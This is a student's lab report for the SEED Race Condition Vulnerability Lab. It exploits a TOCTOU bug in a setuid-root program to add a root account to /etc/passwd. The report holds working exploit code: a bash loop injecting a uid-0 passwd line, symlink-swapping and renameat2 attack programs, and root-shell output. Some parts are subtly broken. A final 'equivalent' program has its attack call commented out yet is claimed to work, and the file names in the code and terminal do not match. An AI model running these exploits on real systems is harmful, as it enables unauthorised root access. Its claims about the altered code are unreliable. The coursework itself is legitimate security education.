Dhanashree Srinivasa

SUID: 393473169


Course: Computer Security - CSE 643

Race Condition Vulnerability Lab


Initial Setup:

2.1 Turning Off Countermeasures

To show the attack, we first disable the built-in defense against race conditions by executing the following command:




```
[10/20/23]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
```



```
[10/20/23]seed@VM:~/.../Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
```

2.2 A Vulnerable Program

We compile the given vulp.c program and make it a SETUID root program as follows:




```
[10/20/23]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[10/20/23]seed@VM:~/.../Labsetup$ sudo chown root vulp
[10/20/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
[10/20/23]seed@VM:~/.../Labsetup$ ll
total 28
-rwxrwxr-x 1 seed seed   217 Dec 25  2020 target_process.sh
-rwsr-xr-x 1 root seed 17104 Oct 20 00:25 vulp
-rw-rw-r-- 1 seed seed   575 Dec 25  2020 vulp.c
```


Task 1: Choosing Our Target

Here, we first check if there is any user named test. We see that there is no one with that name and then we enter the following text in the /etc/passwd file from the root account:


test:U6aMy0wojraho:0:0:test:/root:/bin/bash



```
[10/20/23]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
```




```
[10/20/23]seed@VM:~/.../Labsetup$ gedit /etc/passwd
[10/20/23]seed@VM:~/.../Labsetup$ sudo gedit /etc/passwd
```




```
[10/20/23]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

After editing the /etc/passwd file, we check the file again and see that the entry has been made. We then check if the new user has been created successfully by switching from seed to test and pressing enter on being asked for the password. The following shows that we have successfully switched to the test user account and the '#' indicates that it is a root account:



```
[10/20/23]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Downloads/Labsetup#
```

After verifying that our entry works, we remove the manual entry from /etc/passwd for the future steps, and this is verified by doing the following:




```
[10/20/23]seed@VM:~/.../Labsetup$ su test
su: user test does not exist
```

Task 2: Launching the Race Condition Attack

The goal of this task is to exploit the race condition vulnerability in the vulnerable Set-UID program listed earlier. The ultimate goal is to gain the root privilege. The most critical step of the attack, making /tmp/XYZ point to the password file, must occur within the window between check and use; namely between the access and fopen calls in the vulnerable program.


Task 2.A: Simulating a Slow Machine

We introduced a sleep function in the following software to show that the machine is extremely slow and that there is a 10 second time gap between access() and fopen() operations.


*vulp.c
~/Downloads/Labsetup


```
#include <unistd.h>

int main()
{
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;

    /* get user input */
    scanf("%50s", buffer);

    if (!access(fn, W_OK)) {
        sleep(10);
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);

    } else {
        printf("No permission \n");
    }
```

I utilized a symbolic link to modify the meaning Because it is hardcoded into the program to /tmp/XYZ in this task.



```
[10/20/23]seed@VM:~/.../Labsetup$ ln -sf /dev/null /tmp/XYZ
[10/20/23]seed@VM:~/.../Labsetup$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct 20 01:10 /tmp/XYZ -> /dev/null
```

Task 2.B: The Real Attack

Checking to determine if the test user's entry is present. The absence of a test user suggests that the user does not exist. Now we may try to exploit the race condition in the software to see if the test account is created or not.



```
[10/20/23]seed@VM:~/.../Labsetup$ su test
su: user test does not exist
```

We can check the /etc/passwd file to check if the test user is present.




```
[10/20/23]seed@VM:~/.../Labsetup$ tail /etc/passwd
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/no
login
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```

We need to run two processes concurrently in order to launch the attack. Unless the passwd file is modified, the target_process runs the privileged program in a loop. The user entry from task 1 is saved in the passwd_input file and fed into the privileged program. The code is shown in the screenshot below, where the condition to break the loop is utilizing the file's timestamp, i.e. it pauses when the timestamp changes, signaling that the file has been edited. A new test account is created with root priviledges.



```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
    echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```


The attack_process on the other hand is the process that runs in parallel to the target_process and tries to change where “/tmp/XYZ” points to the point to the file we want to write to using target_process. We delete the old link using unlink and then create a new link using symlink. Initially we make the “/tmp/XYZ” point to “/dev/null” so that we can pass the access check. We can pass this check because /dev/null is writable to anybody and it is a special file that discards anything written to it. We then let the process sleep for certain time and then make the “/tmp/XYZ” file point to the “/etc/passwd” file, the file we want to write to.



```c
#include <unistd.h>

int main()
{
  while(1){
    unlink("/tmp/XYZ");
    symlink("/dev/null","/tmp/XYZ");
    usleep(1000);

    unlink("/tmp/XYZ");
    symlink("/etc/passwd","/tmp/XYZ");
    usleep(1000);
  }
  return 0;
}

```

Next, we first compile and run the attack_process in a terminal, and then use another terminal to run the target_process. This can be seen:

We run the attack concurrently with the target application, aiming to complete the critical step within the time restriction. When the script was finished, it successfully formed a test account, and when I attempted to connect to the test user account, it was successfully launched with root rights, as shown in the image below.


root@VM: /home/seed/Downloads/Labsetup
root@VM: /home/seed/Downloads/Labsetup


```
drwxrwxr-x 3 seed            seed  4096 Oct 20 16:59 ./
drwxr-xr-x 3 seed            seed  4096 Oct 20 00:13 ../
-rw-rw-r-- 1 seed            seed   230 Oct 20 01:21 attack.c
-rwxr-xr-x 1 root            root 16792 Oct 20 16:54 attacker*
-rwxrwxr-x 1 seed            seed 16840 Oct 20 16:45 improved_attac
k*
-rw-rw-r-- 1 seed            seed   384 Oct 20 16:45 improved_attac
k.c
drwxr-xr-x 6 systemd-coredump root  4096 Oct 20 16:59 mysql_data/
-rwxrwxr-x 1 seed            seed   255 Oct 20 01:14 target_process
.sh*
-rwsr-xr-x 1 root            root 17104 Oct 20 16:59 vulp*
-rw-rw-r-- 1 seed            seed   769 Oct 20 16:54 vulp.c
root@VM:/home/seed/Downloads/Labsetup#
root@VM:/home/seed/Downloads/Labsetup# cat /etc/passwd | grep test
root@VM:/home/seed/Downloads/Labsetup# su test
su: user test does not exist
root@VM:/home/seed/Downloads/Labsetup#
root@VM:/home/seed/Downloads/Labsetup#
root@VM:/home/seed/Downloads/Labsetup#
root@VM:/home/seed/Downloads/Labsetup#
root@VM:/home/seed/Downloads/Labsetup# gcc attack.c -o attacker
root@VM:/home/seed/Downloads/Labsetup# ./attacker
```

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/20/23]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Downloads/Labsetup# whoami
root
root@VM:/home/seed/Downloads/Labsetup# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Downloads/Labsetup#
root@VM:/home/seed/Downloads/Labsetup#
root@VM:/home/seed/Downloads/Labsetup#
```

This demonstrates that our attack was successful, and we were able to increase our privileges and write to the passwd file by exploiting the race condition. Furthermore, the harm done here was that we created a new root user, acquiring root access to the system, which can be quite harmful.


Task 2.C: An Improved Attack Method

As previously stated, there is a race condition in the attack_process between the unlink and symlink commands. If we open the file in target_process after the unlink and before the symlink commands, our attack will always fail since the file is created by the SETUID.program and hence the owner is root. In this instance, unlinking will be impossible, and our attack would always fail. We utilize this makeshift approach to exploit the race condition shown below.




```
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <linux/fs.h>
#include <sys/syscall.h>

int main()
{
        unsigned int flags = RENAME_EXCHANGE;
        unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
        while(1){
                syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
                usleep(10000);
        }
return 0;
}
```

Before we execute the program, we set the symbolic links so that /tmp/XYZ points to /dev/null and /tmp/ABC points to /etc/passwd. On doing this, when the renameat2() system call is made.This keeps going in a loop and only when /tmp/XYZ points to /etc/passwd between the access check and file open, the attack is successful. These steps can be seen in the following screenshot:




```
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ ln -s -f /dev/null /tmp/XYZ
[10/20/23]seed@VM:~/.../Labsetup$ ln -s -f /etc/passwd /tmp/link1
[10/20/23]seed@VM:~/.../Labsetup$ ll /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct 20 01:42 /tmp/XYZ -> /dev/null
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ ll /etc/passwd
-rw-r--r-- 1 root root 2930 Oct 20 01:27 /etc/passwd
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ ll /tmp/link1
lrwxrwxrwx 1 seed seed 11 Oct 20 01:42 /tmp/link1 -> /etc/passwd
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ ls
attack.c  attacker  improved_attack.c  target_process.sh  vulp  vulp.c
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ gcc improved_attack.c -o improved_attack
[10/20/23]seed@VM:~/.../Labsetup$ ./improved_attack
```

Now we run the attack.




```
[10/20/23]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/20/23]seed@VM:~/.../Labsetup$
[10/20/23]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Downloads/Labsetup# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Downloads/Labsetup#
```

Because the function is running in a while loop, the above written attack_process might just as easily contain one single call to renameat2() and have the same effect. The new program is as follows:



```
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <linux/fs.h>
#include <sys/syscall.h>

int main()
{
        unsigned int flags = RENAME_EXCHANGE;
        unlink("/tmp/XYZ"); symlink("/dev/null", "/tmp/XYZ");
        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");
        while(1){
                //syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
                //usleep(10000);
        }
return 0;
}
```




```
